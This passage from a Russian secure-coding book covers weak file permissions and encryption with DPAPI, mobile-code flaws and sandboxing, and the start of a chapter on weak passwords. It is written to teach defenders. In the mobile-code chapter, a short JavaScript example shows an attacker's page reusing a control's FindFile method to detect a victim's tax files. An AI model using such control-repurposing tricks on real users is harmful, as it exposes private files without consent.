Программа SMS Remote Control устанавливается с небезопасными разрешениями, которые позволяют локальному пользователю повысить свои привилегии посредством модификации или замены программы. Исполняемый файл, запускаемый функцией SMS Remote Control, записывался в каталог, доступный для записи любому локальному пользователю. При включении функции дистанционного управления любой пользователь в системе мог выполнить код по своему усмотрению в контексте *localsystem*. За дополнительной информацией обращайтесь к бюллетеню безопасности *www.microsoft.com/technet/security/Bulletin/MS00-012.mspx*.

CVE-2005-1411

Cybration ICUII — программа для организации видеочата. Версия 7.0.0 содержала ошибку, которая позволяла постороннему пользователю просматривать пароли, хранимые в виде простого текста в файле *c:\program files\icuii\icuii.ini* — из-за слабых списков ACL этот файл был доступен для чтения всем желающим.

CVE-2004-0907

Ошибка в программе установки Mozilla непреднамеренно устанавливала неверные разрешения для файлов, извлекаемых из архива *tar*, вследствие чего критические исполняемые файлы оставались доступными для записи всем желающим. Проблема решалась вызовом *tar* с другим аргументом командной строки; команда

```
tar zcvf $seiFileNameSpecific.tar.gz $mainExe-installer
```

заменялась командой

```
tar -zcv --owner=0 --group=0 --numeric-owner --mode='go-w'
-f $seiFileNameSpecific.tar.gz $mainExe-installer
```

Путь к искуплению

Искупить этот грех несложно! Не используйте ненадежные разрешения или ACL, правильно шифруйте данные. Начнем с того, что проще. Если вы устанавливаете свое приложение в Windows XP SP2 и выше, не изменяете ACL и устанавливаете приложение в папку *\Program Files*, правильное имя и местонахождение можно определить по переменной среды `%PROGRAMFILES%`. Конфигурационные данные конкретных пользователей должны храниться либо в разделе HKCU реестра, либо в профильной папке пользователя, которая содержится в переменной среды `%USERPROFILE%`.

Если вы должны назначать объектам списки ACL, отдайте их на анализ специалистам по безопасности. Если поблизости нет никого, кто разбирается в безопасности (но зачем тогда назначать ACL?), вы должны быть твердо уверены в необходимости каждого элемента ACE в каждом списке ACL.

То же относится к системам на базе *nix: вы должны твердо понимать смысл каждого бита, установленного в разрешениях, и следить за тем, чтобы данные и двоичные файлы не подвергались риску повреждения или разглашения. Двоичные файлы следует хранить в */usr/sbin* или другом защищенном каталоге, а данные конкретного пользователя — в домашнем каталоге этого пользователя (~, или получите значение из переменной среды).

Следующий шаг — шифрование.

С шифрованием особых сложностей нет. Проблемы возникают разве что с управлением ключами, поэтому по возможности следует выбрать решение, которое организует управление ключами за вас. В Windows это делается просто: достаточно использовать Data Protection API (DPAPI). Конечно, существуют и исключения — например, если вы абсолютно твердо уверены в правильности своих действий или столкнулись с частным случаем, не решаемым средствами DPAPI. Механизм DPAPI прост и удобен, а управление ключами скрыто от пользователя. Вы передаете при вызове простой текст и получаете обратно зашифрованный текст. Данные можно защитить таким образом, чтобы они были доступны для всех пользователей компьютера или только для конкретного пользователя. У механизма DPAPI есть еще одно преимущество: он автоматически создает HMAC для выявления повреждения данных. Впрочем, это тоже происходит «за кулисами»; управление ключами полностью прозрачно для пользователя.

C++ для Windows

Следующий фрагмент кода C++ показывает, как выполняется шифрование средствами DPAPI в Windows:

```
DATA_BLOB DataIn;
DATA_BLOB DataOut;
BYTE *pbDataInput = GetDataToEncrypt();
DWORD cbDataInput = strlen((char *)pbDataInput)+1;

DataIn.pbData = pbDataInput;
DataIn.cbData = cbDataInput;

if(CryptProtectData(
    &DataIn,
    L"My stuff.",       // Строка описания
    NULL,               // Необязательное значение, не используется
    NULL,               // Зарезервировано
    NULL,               // NULL при отсутствии данных приглашения
    CRYPTPROTECT_AUDIT, // Аудирование событий шифрования/дешифрования
    &DataOut)) {
   // Все получилось
} else {
   // Неудача!
   exit(1);
}
```

C# для Windows

Этот код почти не отличается от предыдущего, разве что написан на C#.

```
try
{
    byte[] text = Encoding.ASCII.GetBytes(GetDataToEncrypt());
    byte[] buffer =
        ProtectedData.Protect(
                text,
                null,
                DataProtectionScope.CurrentUser);
    return Convert.ToBase64String(buffer);
}
catch (CryptographicException e)
{
    // Неудача!
    return null;
}
```

Как насчет Linux или Mac OS X? В GNOME существует программа *keyring*, но она не поддерживает большие двоичные объекты данных, не обнаруживает модификацию данных и излишне сложна. Тем не менее программа *keyring* может использоваться для хранения ключей шифрования и паролей, а эти ключи используются для шифрования больших объемов данных с применением алгоритмов типа AES и присоединения кода MAC на базе HMAC.

C/C++ (GNOME)

Следующий пример демонстрирует использование функций сохранения паролей GNOME для небольшой парольной фразы. Обратите внимание: код не проверяет код возврата `gnome_keyring_store_password`; вместо этого вызывается функция обратного вызова, которой передается информация состояния.

```
const gchar *pwd = get_password();
gnome_keyring_store_password(GNOME_KEYRING_NETWORK_PASSWORD,
                             GNOME_KEYRING_DEFAULT,
                             _("My Passphrase"),
                             pwd,
                             password_callback,
                             NULL, NULL,
                             "user", "mikey",
                             "server", "example.org",
                             NULL);
}
```

По возможности переложите управление ключами на операционную систему и используйте API (там, где это возможно) для обращения к ключам или паролям. Поверьте, от управления ключами лучше держаться подальше!

Дополнительные меры безопасности

Лучшая мера безопасности — сочетание правильно настроенного управления доступом с криптографической защитой.


Другие ресурсы

- «File System Access Control Lists» FreeBSD Handbook: *www.freebsd.org/doc/en/books/handbook/fs-acl.html*
- ACL(3) Introduction to the POSIX.1e ACL security API: *www.freebsd.org/cgi/man.cgi?query=acl&sektion=3&manpath=FreeBSD+6.4-RELEASE*
- «Mac OS X 10.4 Tiger Access Control Lists» by John Siracusa: *http://arstechnica.com/apple/reviews/2005/04/macosx-10-4.ars/8*
- Windows Internals, Fifth Edition by Russinovich, Solomon and Ionescu (Microsoft Press, 2009).
- DumpSec SomarSoft Utilities: *www.somarsoft.com/*
- Bug 254303 — 1.7.2 tar.gz package has wrong permissions: *https://bugzilla.mozilla.org/show_bug.cgi?id=254303*
- GNOME Keyring: *http://library.gnome.org/devel/gnome-keyring/stable/*

Итоги

- Назначайте файлам правильно настроенные разрешения или списки ACL.
- Анализируйте все назначаемые списки ACL и разрешения.
- Шифруйте файлы, содержащие закрытые данные.
- По возможности используйте для хранения данных шифрования примитивы операционной системы.
- Устанавливайте двоичные файлы в защищенные области файловой системы.
- Просканируйте файловую систему до и после установки вашего продукта, чтобы выявить слабые списки ACL или разрешения.
- Не используйте слабые настройки ACL (например, Everyone: Full Control) или слабые разрешения (например, World:Write).
- По возможности используйте разрешения совместно с шифрованием.
- По возможности включите средства контроля целостности закрытых данных: HMAC, цифровые подписи и т. д.

ГРЕХ 18



Дефекты мобильного кода

Общие сведения

Мы понимаем, что название этого греха выглядит слишком расплывчато и тревожно. В наши планы это не входило, но мобильный код действительно открывает множество возможностей для эпических провалов. Но прежде чем объяснять некоторые возможные ошибки, важно определить само понятие «мобильного кода».

Мобильным называется код, загружаемый по сети и выполняемый на компьютере пользователя — иногда без согласия пользователя. Примеры мобильного кода:

- Код, встроенный в документ (например, макрос Microsoft Word, написанный на VBScript, код JavaScript для настройки PDF-файла Adobe Acrobat или документ OpenOffice с использованием OOBasic).
- Веб-страница, содержащая приложение .NET ClickOnce, элемент ActiveX, приложение Adobe Flash или апплет Java.

Можно с уверенностью утверждать, что при посещении веб-сайта (например, сетевого представительства своего банка) многие люди даже не подозревают о том, что на сайте выполняется какой-то код. Тем не менее сами посетители желают пользоваться интерактивными, полнофункциональными интерфейсами, а един-

ственным эффективным способом создания таких интерфейсов является выполнение кода на компьютере пользователя. Иначе говоря, статические веб-страницы слишком скучны!

Мобильный код часто применяется в корпоративных сетях, потому что он позволяет создавать веб-приложения с централизованным администрированием, сопровождением и обновлением. Если в коде JavaScript веб-страницы обнаружится ошибка, разработчик исправит ее, и при следующем обращении к этой странице посетитель будет пользоваться обновленной функциональностью. Модель централизованного сопровождения кода обладает невероятной экономической эффективностью.

Обратите внимание: мы говорим о коде, выполняемом на клиентском компьютере. Во многих веб-приложениях серверная часть кода пишется, скажем, на платформе .NET, а клиентский код пишется на JavaScript или Flash. В этой главе рассматривается только клиентская часть.

Говоря о выполнении мобильного кода, следует рассматривать два основных компонента. Первый из них — *контейнер*, то есть код, выполняющий мобильный код. В приведенных выше примерах контейнерами являются Microsoft Office, Acrobar, OpenOffice и браузер. Вторым компонентом является сам мобильный код. В наших примерах это макрос VBScript для документа Office; код, написанный на JavaScript и OOBasic для OpenOffice; приложение .NET ClickOnce, элемент ActiveX, Flash-проигрыватель или апплет Java, выполняемый в браузере.

Мобильные контейнеры должны сделать все, чтобы ограничить возможный ущерб от уязвимого или вредоносного мобильного кода. С другой стороны, мобильный код должен быть спроектирован и написан как можно более безопасно. Но создатель контейнера может принять сознательное решение о том, что мобильный код должен выполняться на правах исполняемого файла, а модель безопасности строится по принципу «все или ничего».

Однако при этом возникает фундаментальная проблема, которая усложняет создание безопасных контейнеров и безопасного мобильного кода: в мобильном коде собственно код чередуется с данными. В «старые добрые времена» веб-страница содержала только статический код HTML, а вся обработка данных производилась в коде внутреннего веб-сервера. В приложениях существовало четкое разделение между данными, страницей HTML и кодом обработки данных. Когда эти компоненты начали смешиваться друг с другом, начались неприятности: с точки зрения пользователя приложение занимается только отображением данных, но в приложении выполняется код, поступивший из (потенциально) ненадежного источника, и этот код можно заставить выполнять вредоносные действия.

Чаще всего упускается из виду проблема видоизменения мобильного кода. Представьте, что некий мобильный код был получен с сайта A, — что, если сайт B сможет использовать тот же мобильный код для неблаговидных целей? Например, сайт A может вызывать свой элемент безвредной командой вида

```
<script>
if (get_log("%userprofile%\documents\log.xml") != 0) {
    // Сделать что-то полезное
}
```

```
function GetLog(log) {
    return myObject.FindFile(log);
}
</script>
```

Но атакующий может заменить пользователя на свой сайт с «заминированной» веб-страницей, которая вызывает тот же код с коварными целями:

```
<script>
if (get_log("%userprofile%\documents\*.tax") != 0) {
    // Теперь я знаю о существовании файла TurboTax
    // и могу сделать что-то очень плохо.
}
function GetLog(log) {
    return myObject.FindFile(log);
}
</script>
```

Мы не пытаемся отговорить вас от написания мобильного кода. Просто вы должны знать обо всех проблемах, связанных с мобильным кодом, и следить за тем, чтобы риски, неизбежно возникающие при использовании, были учтены при проектировании.

Ссылки CWE

В проект CWE включена родительская категория:

- CWE-490: Проблемы мобильного кода.

Однако дочерние уязвимости представляют собой низкоуровневые аспекты программирования, узкоспециализированные и не имеющие прямого отношения к данному греху. Для нас представляет интерес только одна дочерняя уязвимость:

- CWE-494: Загрузка кода без проверки целостности.

Потенциально опасные языки

Любой современный язык программирования может использоваться для написания мобильного кода, но в некоторых технологиях используются конкретные языки. Например, в большинстве веб-страниц используется код JavaScript, апплеты Java создаются на языке (угадали!) Java, элементы ActiveX обычно пишутся на C++, а код .NET — на C# или VB.NET.

Объяснение

Грех состоит из двух компонентов; первый относится непосредственно к мобильному коду, а второй — к контейнеру мобильного кода.

Мобильный код

Первое проявление греха — мобильный код, загруженный без проверки подлинности, который делает что-то помимо того, что он должен делать (или то, что он делать явно не должен). Допустим, элемент ActiveX может содержать метод с переполнением буфера, которое позволяет атакующему выполнять вредоносный код, а приложение Java с неверно заданными ограничениями может открыть сокет для произвольного сетевого адреса. Еще одним примером служит элемент ActiveX, который читает закрытые данные и отправляет их на сайт, с которого он был загружен. Важно понимать, что во многих случаях мобильный код (например, макрос) способен принести столько же вреда, как полноценное приложение.

Контейнеры мобильного кода

Уязвимый контейнер мобильного кода представляет собой приложение, которое:

- не ограничивает мобильный код по набору возможностей
- или разрешает мобильному коду выполняться без прямого или косвенного согласия пользователя.

Рассмотрим каждый из этих случаев более подробно.

Выполнение мобильного кода с полными привилегиями может быть очень опасно, так как этот код способен выполнять все операции, доступные для пользователя, если только контейнер мобильного кода не ограничит его свободу действий. Существует много способов ограничить набор операций, разрешенных мобильному коду; они рассматриваются в разделе «Путь к искуплению».

При выполнении мобильного кода бывает очень трудно найти оптимальный баланс между удобством пользования и безопасностью, потому что любой разработчик стремится расширить функциональность своего приложения, не обращаясь к пользователю за постоянными подтверждениями.

Сопутствующие грехи

Некоторые другие грехи повышают опасность грехов мобильного кода:

- Глава 14, «Слабое юзабилити», — удобство пользования плохо сочетается с постоянными запросами подтверждений у пользователя.
- Глава 16, «Выполнение кода с завышенными привилегиями», — в контексте мобильного кода это означает отсутствие ограничений для операций, выполняемых мобильным кодом.
- Глава 24, «Доверие к механизму разрешения сетевых имен», — может представлять серьезную опасность, если вы не проверяете подлинность источника мобильного кода (или хотя бы самого мобильного кода).

Интересно, что любой грех уровня программного кода, описанный в книге, тоже может быть связан с грехами мобильного кода; например, элемент ActiveX может содержать дефект переполнения буфера из главы 5.

Признаки греха

Грехи мобильного кода часто бывает трудно заметить, потому что для этого необходимо хорошо знать архитектуру приложения. Впрочем, если вы не знаете, как работает ваше приложение, то у вас найдутся проблемы посерьезнее!

На высоком уровне необходимо определить, является ли ваше приложение контейнером мобильного кода или же включает мобильный код. Греховные контейнеры мобильного кода можно узнать по одному или нескольким из следующих признаков:

- Контейнер выполняет любую форму сценарного кода (VBScript, JavaScript, Perl и т. д.) или байт-кода (например, код Java или .NET).
- Контейнер не запрашивает подтверждение у пользователя перед выполнением мобильного кода.
- Контейнер не ограничивает возможности, разрешения или привилегии мобильного кода.

Обнаружить греховный мобильный код несколько сложнее, но вы можете начать со следующих признаков:

- Мобильный код, выполняющий любые опасные или нуждающиеся в защите операции, например чтение секретных данных с компьютера.
- Мобильный код, не имеющий цифровой подписи.

Выявление в ходе анализа кода

Проверить надежность контейнера мобильного кода посредством анализа кода трудно, потому что эта проблема относится к уровню проектирования. Впрочем, можно проверить контейнер на наличие функциональности, ограничивающей мобильный код. Например, в Windows к этой категории относятся следующие функции:

- `CreateJobObject`
- `CreateProcessAsUser`
- `CreateDesktop` или `CreateDesktopEx`
- `SetProcessWindowStation`
- `CreateRestrictedToken`

Также особого внимания заслуживает код, пытающийся установить уровень надежности объекта с использованием определенных SID:

- `S-1-16-`*xxxxx* (например, `S-1-16-4096`);
- `SDDL_ML_`*xxxx* (например, `SDDL_ML_LOW`).

В Linux и Mac OS X найти функциональность ограничения не так просто, потому что в этих системах нет стандартной технологии изоляции, но существует ряд решений функционального уровня, например AppArmor и SELinux. Как минимум

ограниченное приложение Linux или Mac OS X должно выполнять блокировку *chroot* (chroot jail). Эта тема более подробно объясняется в разделе «Путь к искуплению», а пока достаточно сказать, что в коде программы следует искать вызовы:

- `chroot`;
- `setuid` и `setgid`.

Если эти функции и вызовы API не встречаются в контейнерном приложении, скорее всего, контейнер не предоставляет возможности ограничения мобильного кода.

Мобильный код часто грешит стандартными дефектами безопасности, которые становятся в нем еще более опасными. В этой книге рассматриваются многие стандартные дефекты программирования и проектирования; очень важно найти и устранить дефекты безопасности в мобильном коде до того, как код будет отправлен пользователям. Будьте особенно внимательны с переполнениями буферов (глава 5) в элементах ActiveX, написанных на C++.

Приемы тестирования для обнаружения греха

Стопроцентно надежных методов тестирования мобильного кода не существует, однако тестирование позволяет обнаружить некоторые виды уязвимостей, такие как переполнение буфера в элементах ActiveX, написанных на C++. Для поиска этих дефектов лучше всего воспользоваться инструментами нечеткого тестирования (фаззерами) ActiveX.

Также необходимо проанализировать все без исключения методы и свойства, экспортируемые мобильным кодом, и определить, может ли код открывать доступ к конфиденциальным данным (например, вызовами методов типа `GetAddressBook`), или же причинять ущерб и создавать серьезные неудобства пользователю (например, вызовом метода `RebootComputer`).

В системе Windows также можно воспользоваться программой Process Explorer или ее аналогом, чтобы узнать, имеет ли процесс, управляющий мобильным кодом, маркер со значительно сокращенными привилегиями.

Примеры

Следующие записи CVE (Common Vulnerabilities and Exposures) (*http://cve.mitre.org/*) дают характерные примеры этого греха; первый — в контейнере мобильного кода, второй — в самом мобильном коде.

CVE-2006-2198

Дефект OpenOffice (ранее StarOffice) позволяет выполнять мобильный код из документа OpenOffice без согласия пользователя.

CVE-2008-1472

Весьма распространенная уязвимость: переполнение буфера в элементе ActiveX, написанном на C++. В данном примере переполнение происходит в методе `AddColumn` элемента ActiveX *ListCtrl.ocx*, используемого во многих веб-приложениях от Computer Associates. Код эксплойта доступен для анализа.

CVE-2008-5697

Умеренный дефект безопасности в расширении Firefox для Skype, который позволяет атакующему копировать непроверенные данные в пользовательский буфер обмена.

Путь к искуплению

Как нетрудно догадаться, действия по искуплению греха делятся на два направления: исправление дефектов контейнеров и написание безопасного мобильного кода.

Контейнеры мобильного кода

Важно понимать, что задача обеспечения безопасности мобильного кода весьма сложна. Если вы строите приложение, управляющее выполнением мобильного кода, контейнерный процесс должен быть *изолирован* для ограничения потенциального ущерба от вредоносного или плохо написанного мобильного кода. Работая над приложением, управляющим выполнением мобильного кода, всегда задавайте себе следующий вопрос:

«Если мобильный код в моем приложении начнет творить что-то непредвиденное, как предотвратить или сократить ущерб?»

Изоляция в Windows

Windows Vista и более поздние версии предоставляют функции API для создания процессов с сильно ограниченными привилегиями. Обратите внимание: мы говорим «процессы», а не «программные потоки», потому что если вы действительно хотите организовать логические границы, их необходимо создавать на уровне процессов. Вероятно, наибольшей известностью пользуются следующие три реализации моделей логической изоляции в Windows:

- Microsoft Internet Explorer 7.0 и выше в защищенном режиме.
- MOICE (Microsoft Office Isolated Conversion Environment).
- Google Chrome.

Все эти приложения реализуют свои изолированные среды по-разному, но во всех случаях модель обладает одним или несколькими из следующих свойств:

- Возможность выполнения нескольких процессов с учетными записями пользователей, не администраторов (как при использовании функции `CreateProcess`-

AsUser). Процессы могут взаимодействовать с родительским процессом через механизмы межпроцессных взаимодействий (IPC), например именованные каналы.

- Создание ограниченного основного маркера (как при использовании функции CreateRestrictedToken) для каждого процесса, который:
  - отказывается от лишних привилегий (за дополнительной информацией обращайтесь к главе 16);
  - удаляет лишние SID у маркера доступа (точнее, присваивает атрибут «только запрет»).
- Переключение на приватный рабочий стол Windows (как при использовании функции CreateDesktop), ограничивающее возможности процесса по взаимодействию с другими процессами.
- Присваивание приложению низкого уровня надежности (SetTokenInformation..., TokenIntegrityLevel,...)) для ограничения операций записи ресурсами низкой надежности.
- Создание объекта задания (CreateJobObject) и включение в него процесса (AssignProcessToJobObject) для дальнейшего ограничения его возможностей (SetInformationJobObject) — например, ограничением доступа к буферу обмена, или объема ресурсов процессора и памяти, выделяемых процессу.

Блокировка chroot

Команда *chroot* (Change Root) изменяет корневой каталог текущего процесса и всех дочерних процессов с целью ограничения вредоносного кода. Чтобы этот метод работал эффективно, операции с каталогом блокировки должны выполняться с правами, отличными от *root*, а сама процедура состоит из следующей последовательности действий:

```
chdir(каталог_блокировки);
chroot(каталог_блокировки);
setresgid(разные UID);
setresuid(разные UID);
```

Для вызова *chroot* процесс должен работать с привилегиями *root* или ему должна быть предоставлена возможность CAP_SYS_CHROOT, с последующим переходом на менее привилегированную учетную запись посредством назначения идентификаторов группы и пользователя. При этом очень важно понимать, в каких операционных системах поддерживаются те или иные версии set[u|g]id и какие ограничения устанавливаются для вызовов функций. За дополнительной информацией обращайтесь к статье «Setuid Demystified» (Чен и другие) — лучшей статье, написанной на эту тему.

Наконец, разрешения доступа к файлам и каталогам внутри каталога блокировки должны быть максимально жесткими; например, все (или почти все) файлы и каталоги должны принадлежать *root* и должны быть доступны только для чтения. Досконально проанализируйте каждый бит разрешений.

Теперь перейдем к защите мобильного кода.

Мобильный код

Первая и безусловно самая важная мера — создание мобильного кода на безопасном языке и в безопасной операционной среде. В наше время этому критерию соответствуют две основные технологии:

- Управляемый код Microsoft .NET.
- Sun Java.

Обе технологии предоставляют детализированные системы управления разрешениями, позволяющие ограничивать действия мобильного кода во время выполнения. Мы вовсе не хотим сказать, что вам не следует использовать технологии типа ActiveX или расширения Firefox XPCOM, но у мобильного кода, написанного на низкоуровневых языках, имеется одна тревожная особенность: неверно написанный код порождает *очень* серьезные проблемы. Короче говоря, мы рекомендуем использовать более защищенную среду, а низкоуровневые технологии выбирать только в том случае, если задача абсолютно не может быть решена другим способом.

Дополнительные меры безопасности

Раздел этой главы, посвященный безопасности контейнеров мобильного кода, не что иное, как подборка мер безопасности! Впрочем, существует одна защитная мера, которую следует реализовать для всех размещенных на сайте элементов ActiveX: сайтовая блокировка (sitelocking), то есть ограничение круга сайтов, которые могут обращаться с вызовами к элементам ActiveX. К счастью, фирма Microsoft выпустила библиотеку, которая упрощает функцию сайтовой блокировки.

Как ни парадоксально, сайтовая блокировка может привести к греху главы 24. «Доверие к механизму разрешения сетевых имен», потому что для проверки хоста-источника может использоваться протокол HTTP. Если вас беспокоит такая возможность (как оно и должно быть), используйте протокол HTTPS, не подверженный атакам разрешения имен в такой степени, как HTTP. Кроме того, сайтовая блокировка не принесет особой пользы при наличии уязвимостей XSS (глава 2), потому что атакующий сможет активизировать элемент с сайта посредством атаки XSS.

Наконец, весь мобильный код должен снабжаться цифровой подписью. Наличие правильной цифровой подписи у мобильного кода показывает, что вы готовы взять на себя ответственность за его работу.

Другие ресурсы


- Common Weakness Enumeration: *http://cwe.mitre.org/*
- Защищенный код для Windows Vista. М. Ховард, Д. Лебланк (Питер, Русская редакция, 2008).

- David LeBlanc's Web Log: *http://blogs.msdn.com/david_leblanc/archive/2007/05/08/new-file-converter-coming-soon.aspx*
- Chromium Developer Documentation: Sandbox: *http://dev.chromium.org/developers/design-documents/sandbox*
- «Best Practices for UNIX chroot() Operations»: *http://unixwiz.net/techtips/chroot-practices.html*
- «Setuid Demystified» by Chen, Wagner, and Dean: *www.cs.berkeley.edu/~daw/papers/setuid-usenix02.pdf*
- SiteLock 1.15 Template for ActiveX Controls: *www.microsoft.com/downloads/*
- *details.aspx?FamilyID=43cd7e1e-5719-45c0-88d9-ec9ea7fefbcb&DisplayLang=en*
- Developing Safer ActiveX Controls Using the Sitelock Template: *http://blogs.msdn.com/ie/archive/2007/09/18/developing-safer-activex-controls-using-the-sitelock-template.aspx*
- «Designing Secure ActiveX Controls»: *http://msdn.microsoft.com/en-us/library/aa752035.aspx*
- Hunting Security Bugs by Gallagher et al. (Microsoft Press, 2006), Chapter 18, «ActiveX Repurposing Attacks».

Итоги

- Используйте для написания мобильного кода безопасные технологии, прежде всего, .NET и Java.
- Проанализируйте возможность выполнения контейнером вредоносного мобильного кода.
- Проведите нечеткое тестирование методов и свойств вашего мобильного кода.
- Используйте в контейнере как можно больше ограничений для мобильного кода.
- Снабдите свой мобильный код цифровой подписью с приватным ключом и сертификатом.
- Обеспечьте сайтовую блокировку элементов ActiveX.
- Не разглашайте конфиденциальную информацию из мобильного кода.

ГРЕХ 19



Слабые пароли

Общие сведения

Пользователи не любят пароли — особенно когда их заставляют выбирать «правильные» пароли. Часто они не желают выбирать разные пароли для своих многочисленных учетных записей электронной почты, интернет-банков, систем мгновенного обмена сообщениями, доступа к корпоративным сетям и базам данных. Эксперты в области безопасности не любят пароли, потому что пользователи используют имена своих детей, а если заставить их использовать более сильные пароли — записывают их на бумажке и прячут под клавиатурой. Впрочем, это еще не худший вариант; по крайней мере, пароль под клавиатурой недоступен из сети!

Задача парольной аутентификации весьма сложна. При всех ее недостатках в настоящее время не существует решений, которые превосходили бы свои аналоги в области эффективности. Решения, основанные на сертификатах, нуждаются в широком развертывании инфраструктуры открытых ключей (PKI, Public Key Infrastructure). Также имеются системы, в которых аутентификацией занимается центральный сервер; например, учетная запись автора в Live дает ему доступ ко многим системам, запущенным Microsoft, но, скажем, банк не захочет использовать систему, находящуюся под чьим-то контролем. Любая программная система

с паролями создает риск для безопасности, но доля ответственности за этот риск лежит и на разработчиках. Неудачное управление паролями может усугубить проблему; тем не менее правильные методы управления паролями способны решить многие проблемы этого слабого механизма аутентификации, с которым мы расстанемся еще нескоро.

Ссылки CWE

В CWE этот грех представлен родительской категорией CWE-255: Управление регистрационными данными. Из дочерних элементов наиболее актуальны следующие:

- CWE-259: Жесткое кодирование паролей.
- CWE-261: Слабая криптография паролей.
- CWE-262: Неограниченный срок действия паролей.
- CWE-263: Слишком долгий срок действия паролей.
- CWE-521: Слабые требования к паролям.
- CWE-522: Недостаточная защита регистрационных данных.
- CWE-620: Непроверенные изменения паролей.
- CWE-549: Недостаточная защита полей ввода паролей.
- CWE-640: Слабый механизм восстановления забытых паролей.

Потенциально опасные языки

Проблема может возникнуть в любом языке программирования.

Объяснение

Системы с парольной аутентификацией подвержены целому ряду проблем:

- Разглашение паролей.
- Слабые пароли.
- Серийные пароли.
- Неограниченный срок действия пароля.
- Пароли по умолчанию.
- Атаки повторного воспроизведения.
- Атаки методом «грубой силы».
- Хранение паролей вместо хеш-кодов.

- Атаки реального времени, в том числе направленные на создание отказа в обслуживании.
- Разглашение информации о причине отказа.
- Возвращение забытого пароля вместо сброса.

Давайте последовательно рассмотрим каждую из этих проблем.

Разглашение паролей

Парольная защита имеет ряд внутренних недостатков, которые могут создать проблемы при отсутствии дополнительной защиты. Самый важный недостаток заключается в том, что парольная защита представляет собой портируемый однофакторный метод аутентификации. Под портируемостью мы имеем в виду, что пользователь может разгласить пароль в результате подкупа, обмана или угроз. Пароль, используемый в важной системе с хорошей защитой паролей, может быть повторно использован в другой системе, допускающей хранение паролей — либо в открытом виде, либо с применением ненадежного шифрования.

Проведенное исследование показало, что многие пользователи согласны сообщить свой пароль в обмен на шоколадку! Справедливости ради заметим, что мы не знаем, были ли полученные в ходе исследования пароли настоящими или нет. Пожалуй, мы бы тоже не отказались получить шоколадку за случайное слово, которое никого никуда не приведет.

Пароль часто удается выудить под каким-нибудь простым предлогом, например атакующий представляется пользователю журналистом, пишущим статью о паролях. Также известен метод *фишинга*, когда атакующий рассылает по электронной почте сообщения со ссылкой на поддельный сайт, предназначенный исключительно для сбора имен и паролей — этот метод «психологической атаки» не требует личного общения.

Слабые пароли

Слабый пароль легко угадывается атакующим. Даже если в арсенале атакующего нет самых мощных эксплойтов, для взлома многих сетей достаточно попробовать несколько стандартных вариантов пароля: пустая строка, «password» (как ни странно, часто работает даже в тех сетях, в которых английский не является основным языком) — наконец, пароль, совпадающий с именем пользователя. Даже администраторы, которым следовало бы быть осмотрительнее, совершают этот грех — одному из авторов довелось тестировать безопасность сети крупной, хорошо известной компании, в которой на всех серверах, доступных из Интернета, был установлен пароль «dolphin».

У этой проблемы есть и другой аспект: при использовании одинаковых паролей во многих системах взлом одной системы приводит к взлому всех систем. Вряд ли ваш программный код будет непосредственной причиной, но иногда в коде встречаются ошибки, из-за которых на разных серверах приходится использовать одинаковые пароли.

Серийные пароли

Даже если заставить пользователей выбирать сильные пароли и часто менять их, пользователи часто строят их по стандартной схеме, например пароль «MyJune08Password» заменяется на «MyAugust08Password». Впрочем, многие пользователи не утруждают себя даже этим — типичный пользователь только увеличивает число на 1. Количество пользователей, которые поступают таким образом, весьма значительно — от 1/4 до 1/3 пользователей использует схемы с последовательным приращением. Понятно, почему это плохо: если пароль попадет в руки атакующего, смена пароля не помешает ему получить доступ к ресурсам пользователя.

Неограниченный срок действия пароля

Если не заставлять пользователя менять пароль, это приведет к очевидным последствиям: взломанный пароль остается действительным в течение неопределенно долгого времени. Еще более серьезная разновидность этого греха — запрет на смену пароля. Как правило, это происходит в том случае, когда пользователя заставляют записывать какой-нибудь крайне хаотичный, трудный для запоминания пароль. Есть и другое, намного более серьезное последствие: если у административного персонала сети хранятся пароли, принадлежащие пользователям, будет невозможно доказать, что та или иная сетевая операция была выполнена пользователем — с таким же успехом ее мог выполнить сетевой администратор, или же пароль мог быть прочитан из электронной таблицы, в которой он хранится. Если вы не можете доказать, что конфиденциальная информация доступна только для руководства, у вас даже могут возникнуть неприятности с юридическими и нормативными требованиями (в зависимости от типа информации и организации).

Пароли по умолчанию

Пароли по умолчанию — друзья хакера; так уж получается, что некоторые из них никогда не изменяются. Чаще всего пароли по умолчанию встречаются при работе с оборудованием (и именно в этой области они наиболее оправданы) — вы должны иметь возможность настроить систему, только что извлеченную из упаковки. Намного труднее понять пароли по умолчанию в программных продуктах, особенно если они назначаются нескольким учетным записям.

Атаки повторного воспроизведения

Атака повторного воспроизведения основана на перехвате сетевого трафика между пользователем и серверным приложением. Затем атакующий снова отправляет перехваченные пакеты для получения того же уровня доступа, которым должен был обладать пользователь.

Перехват сетевого трафика кажется сложной задачей, но в действительности это не так уж сложно, особенно в наше время широкого распространения беспроводных сетей. При включении лучших настроек безопасности беспроводная сеть становится безопаснее проводной, но такой уровень защиты обычно встречается

только в корпоративных сетях, где администратор не жалеет времени на качественную настройку. Типичные беспроводные сети обычно либо вообще не защищены, либо легко взламываются. Многие проводные сети также подвержены атакам типа «незаконный посредник» (MITM, Man-In-The-Middle). У нас нет возможности во всех подробностях объяснять суть атак MITM; просто поверьте, что такая возможность абсолютно реальна.

Существует множество разновидностей атак повторного воспроизведения. Один из простых примеров был связан с ранними попытками избежать пересылки текстовых паролей по сети при восстановлении забытых паролей по электронной почте. Пароль хешировался и передавался на сервер. Перехват хешированного пароля позволял атакующему получить доступ к вашей электронной почте, не зная пароля.

Еще в одной разновидности атак повторного воспроизведения после безопасной аутентификации проводятся дополнительные проверки со сравнением клиентских cookie с теми, которые были получены от сервера. Эта тема более подробно рассматривается в главе 4.

Хранение паролей вместо хеш-кодов

